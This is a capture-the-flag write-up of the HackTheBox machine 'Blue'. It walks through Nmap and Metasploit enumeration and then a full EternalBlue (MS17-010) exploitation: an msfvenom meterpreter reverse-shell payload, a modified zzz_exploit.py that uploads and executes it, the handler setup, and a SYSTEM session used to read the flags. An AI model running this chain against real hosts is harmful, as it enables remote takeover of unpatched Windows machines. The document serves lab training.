
[HackTheBox] Blue

Date: 01/Nov/2019
Categories: oscp, htb, windows
Tags: exploit_smb_ms17_010
InfoCard:



Overview

This is a writeup for HackTheBox VM Blue. Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:

Killchain




Figure 1: writeup.overview.killchain

TTPs

1. `139/tcp/netbios-ssn/Microsoft Windows netbios-ssn`: exploit_smb_ms17_010

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Fri Nov  1 17:05:41 2019 as: nmap -vv --reason -Pn -sV -sC
 ↪  --version-all -oN
 ↪  /root/toolbox/writeups/htb.blue/results/10.10.10.40/scans/_quick_tcp_nmap.txt -oX
 ↪  /root/toolbox/writeups/htb.blue/results/10.10.10.40/scans/xml/_quick_tcp_nmap.xml
 ↪  10.10.10.40
Nmap scan report for 10.10.10.40
Host is up, received user-set (0.15s latency).
Scanned at 2019-11-01 17:05:41 PDT for 171s
Not shown: 991 closed ports
Reason: 991 resets
PORT      STATE SERVICE      REASON          VERSION
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 127 Microsoft Windows 7 - 10 microsoft-ds (workgroup:
 ↪  WORKGROUP)
49152/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49155/tcp open  unknown      syn-ack ttl 127
49156/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49157/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 57283/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 12383/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 19006/udp): CLEAN (Timeout)
|   Check 4 (port 60472/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   2.10:
|_    Message signing enabled but not required
|_smb2-time: Protocol negotiation failed (SMB2)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Nov  1 17:08:32 2019 -- 1 IP address (1 host up) scanned in 171.43 seconds
```

2. We find SMB ports to be open on the target system. We run a Nmap NSE script scan to check if the SMB service is vulnerable:

```
nmap -p139,445 --script smb-vuln-* --script-args=unsafe=1 10.10.10.40
```

```
root@kali: ~/toolbox/data/writeups/htb.blue # nmap -p139,445 --script smb-vuln-* --script-args=unsafe=1 10.10.10.40
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-01 17:13 PDT
Nmap scan report for 10.10.10.40
Host is up (0.057s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 16.33 seconds
root@kali: ~/toolbox/data/writeups/htb.blue #
```

Figure 2: writeup.enumeration.steps.2.1

3. We find that the target system is missing patches from MS17-010 bulletin and as such vulnerable. We can use the zzz_exploit.py EternalBlue exploit to gain interactive access. But before that we need to determine the target OS version and the name of an active pipe:

4. We first use Metasploit auxiliary module `scanner/smb/smb_version` to determine target OS version to be `Windows 7 Professional SP1 (build:7601) (name:HARIS-PC)`:

```
msfconsole
  use auxiliary/scanner/smb/smb_version
  show options
  set RHOSTS 10.10.10.40
  run
```

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target address range or CIDR identifier
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads

msf auxiliary(scanner/smb/smb_version) > set RHOSTS 10.10.10.40
RHOSTS => 10.10.10.40
msf auxiliary(scanner/smb/smb_version) > run

[+] 10.10.10.40:445       - Host is running Windows 7 Professional SP1 (build:7601) (name:HARIS-PC)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) >
```

Figure 3: writeup.enumeration.steps.4.1

5. Then we use another Metasploit auxiliary module `scanner/smb/pipe_auditor` to find multiple open pipes `\netlogon`, `\lsarpc`, `\samr`, `\browser`, `\atsvc`, `\epmapper`, `\eventlog`, `\InitShutdown`, `\keysvc`, `\lsass`, `\LSM_API_service`, `\ntsvcs`, `\plugplay`, `\protected_storage`, `\scerpc`, `\srvsvc`, `\trkwks`, `\W32TIME_ALT`, `\wkssvc`:

```
msfconsole
  use auxiliary/scanner/smb/pipe_auditor
  show options
  set RHOSTS 10.10.10.40
  run
```

```
msf auxiliary(scanner/smb/pipe_auditor) > show options

Module options (auxiliary/scanner/smb/pipe_auditor):

   Name         Current Setting                                                  Required  Description
   ----         ---------------                                                  --------  -----------
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS       10.10.10.40                                                      yes       The target address range or CIDR identifier
   SMBDomain    .                                                                no        The Windows domain to use for authentication
   SMBPass                                                                       no        The password for the specified username
   SMBUser                                                                       no        The username to authenticate as
   THREADS      1                                                                yes       The number of concurrent threads

msf auxiliary(scanner/smb/pipe_auditor) >
msf auxiliary(scanner/smb/pipe_auditor) >
msf auxiliary(scanner/smb/pipe_auditor) > run

[+] 10.10.10.40:445       - Pipes: \netlogon, \lsarpc, \samr, \browser, \atsvc, \epmapper, \eventlog, \InitShutdown, \keysvc, \lsass, \LSM_API_service, \ntsvcs, \plugplay, \protected_storage, \scerpc
, \srvsvc, \trkwks, \W32TIME_ALT, \wkssvc
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/pipe_auditor) >
```

Figure 4: writeup.enumeration.steps.5.1

Findings

Open Ports

```
135/tcp    |  msrpc          |  Microsoft Windows RPC
139/tcp    |  netbios-ssn    |  Microsoft Windows netbios-ssn
445/tcp    |  microsoft-ds   |  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  |  msrpc          |  Microsoft Windows RPC
49153/tcp  |  msrpc          |  Microsoft Windows RPC
49154/tcp  |  msrpc          |  Microsoft Windows RPC
```

```
49155/tcp  |  unknown       |
49156/tcp  |  msrpc         |  Microsoft Windows RPC
49157/tcp  |  msrpc         |  Microsoft Windows RPC
```

Phase #2: Exploitation

1. We now need to create a binary payload file. For this exploit, we will use `meterpreter` as the payload and then use `multi/handler` to catch the incoming shell connection. We then slightly tweak the exploit file to first copy the binary payload on to the target system and execute it:

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.14.18 lport=443 -f exe >mtrptr.exe
subl zzz_exploit.py
  def smb_pwn(conn, arch):
    smbConn = conn.get_smbconnection()
    print('creating file c:\\pwned.txt on the target')
    tid2 = smbConn.connectTree('C$')
    fid2 = smbConn.createFile(tid2, '/pwned.txt')
    smbConn.closeFile(tid2, fid2)
    smbConn.disconnectTree(tid2)
    + smb_send_file(smbConn, '/root/toolbox/writeups/htb.blue/mtrptr.exe', 'C', '/mtrptr.exe')
    + service_exec(conn, r'cmd /c c:\\mtrptr.exe')
msfconsole
  use exploit/multi/handler
  set payload windows/meterpreter/reverse_tcp
  set lhost 10.10.14.18
  set lport 443
  set ExitOnSession false
  exploit -j
python zzz_exploit.py 10.10.10.40 netlogon
msfconsole
  sessions -i 1
  getuid
```

```
root@kali: ~/toolbox/data/writeups/htb.blue/MS17-010 # msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.14.18 lport=443 -f exe >mtrptr.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali: ~/toolbox/data/writeups/htb.blue/MS17-010 #
```

Figure 5: writeup.exploitation.steps.1.1

```
def smb_pwn(conn, arch):
    smbConn = conn.get_smbconnection()

    print('creating file c:\\pwned.txt on the target')
    tid2 = smbConn.connectTree('C$')
    fid2 = smbConn.createFile(tid2, '/pwned.txt')
    smbConn.closeFile(tid2, fid2)
    smbConn.disconnectTree(tid2)

    smb_send_file(smbConn, '/root/toolbox/data/writeups/htb.blue/mtrptr.exe', 'C', '/mtrptr.exe')
    service_exec(conn, r'cmd /c c:\\mtrptr.exe')
    #smb_send_file(smbConn, sys.argv[0], 'C', '/exploit.py')
    #service_exec(conn, r'cmd /c copy c:\pwned.txt c:\pwned_exec.txt')
    # Note: there are many methods to get shell over SMB admin session
    # a simple method to get shell (but easily to be detected by AV) is
    # executing binary generated by "msfvenom -f exe-service ..."
```

Figure 6: writeup.exploitation.steps.1.2

```
msf auxiliary(scanner/smb/pipe_auditor) > use exploit/multi/handler_
msf exploit(multi/handler) >
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) >
msf exploit(multi/handler) > set payload windows/meterpreterter/reverse_tcp
[-] The value specified for payload is not valid.
msf exploit(multi/handler) >
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) >
msf exploit(multi/handler) >
msf exploit(multi/handler) > set lhost 10.10.14.18
lhost => 10.10.14.18
msf exploit(multi/handler) > set lport 443
lport => 443
msf exploit(multi/handler) >
msf exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(multi/handler) >
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.14.18:443
msf exploit(multi/handler) >
```

Figure 7: writeup.exploitation.steps.1.3

```
root@kali: ~/toolbox/data/writeups/htb.blue/MS17-010 # python zzz_exploit.py 10.10.10.40 netlogon
Target OS: Windows 7 Professional 7601 Service Pack 1
Target is 64 bit
Got frag size: 0x10
GROOM_POOL_SIZE: 0x5030
BRIDE_TRANS_SIZE: 0xfa0
CONNECTION: 0xfffffa800416aba0
SESSION: 0xfffff8a0024e6220
FLINK: 0xfffff8a01c018048
InParam: 0xfffff8a01c01115c
MID: 0x2207
unexpected alignment, diff: 0x6048
leak failed... try again
CONNECTION: 0xfffffa800416aba0
SESSION: 0xfffff8a0024e6220
FLINK: 0xfffff8a01c02b088
InParam: 0xfffff8a01c02515c
MID: 0x2303
success controlling groom transaction
modify trans1 struct for arbitrary read/write
make this SMB session to be SYSTEM
overwriting session security context
creating file c:\pwned.txt on the target
Opening SVCManager on 10.10.10.40.....
Creating service NRtb.....
Starting service NRtb.....
The NETBIOS connection with the remote host timed out.
Removing service NRtb.....
ServiceExec Error on: 10.10.10.40
nca_s_proto_error
Done
root@kali: ~/toolbox/data/writeups/htb.blue/MS17-010 #
```

Figure 8: writeup.exploitation.steps.1.4

```
msf exploit(multi/handler) >
[*] Sending stage (179779 bytes) to 10.10.10.40
[*] Meterpreter session 1 opened (10.10.14.18:443 -> 10.10.10.40:49160) at 2019-11-01 17:38:45 -0700

msf exploit(multi/handler) >
msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ HARIS-PC  10.10.14.18:443 -> 10.10.10.40:49160 (10.10.10.40)

msf exploit(multi/handler) >
msf exploit(multi/handler) >
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 9: writeup.exploitation.steps.1.5

2. We then obtain further information about the system and read the contents of both user.txt and root.txt files to comeplete the challenge:

```
1 sysinfo
2 cat C:\Users\haris\Desktop\user.txt
```

```
cat C:\Users\haris\Desktop\root.txt
```

```
meterpreter > sysinfo
Computer        : HARIS-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_GB
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x86/windows
meterpreter >
```

Figure 10: writeup.exploitation.steps.2.1

```
meterpreter > cat user.txt
4c546aea7dbee75cbd71de245c8deea9meterpreter >
meterpreter >
```

Figure 11: writeup.exploitation.steps.2.2

```
meterpreter > cat root.txt
ff548eb71e920ff6c08843ce9df4e717meterpreter >
meterpreter >
```

Figure 12: writeup.exploitation.steps.2.3

Phase #2.5: Post Exploitation

```
ntauth/system@HARIS-PC> id
NT AUTHORITY\SYSTEM
ntauth/system@HARIS-PC>
ntauth/system@HARIS-PC> uname
Computer        : HARIS-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_GB
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x86/windows
ntauth/system@HARIS-PC>
ntauth/system@HARIS-PC> ifconfig
Ethernet adapter Local Area Connection:
  Connection-specific DNS Suffix  . :
  IPv6 Address. . . . . . . . . . . : dead:beef::c530:b184:97a4:fd67
  Temporary IPv6 Address. . . . . . : dead:beef::4d8e:bdfd:4c8b:3189
  Link-local IPv6 Address . . . . . : fe80::c530:b184:97a4:fd67%11
  IPv4 Address. . . . . . . . . . . : 10.10.10.40
  Subnet Mask . . . . . . . . . . . : 255.255.255.0
  Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:db57%11
                                      10.10.10.2
```

```
ntauth/system@HARIS-PC>
ntauth/system@HARIS-PC> users
Administrator
haris
```

Loot

Flags

```
C:\Users\haris\Desktop\user.txt: 4c546aea7dbee75cbd7.............
C:\Users\Administrator\Desktop\root.txt: ff548eb71e920ff6c0..............
```

References

[+] https://www.hackthebox.eu/home/machines/profile/51
[+] https://medium.com/@sdgeek/hack-the-box-htb-blue-115b3f563125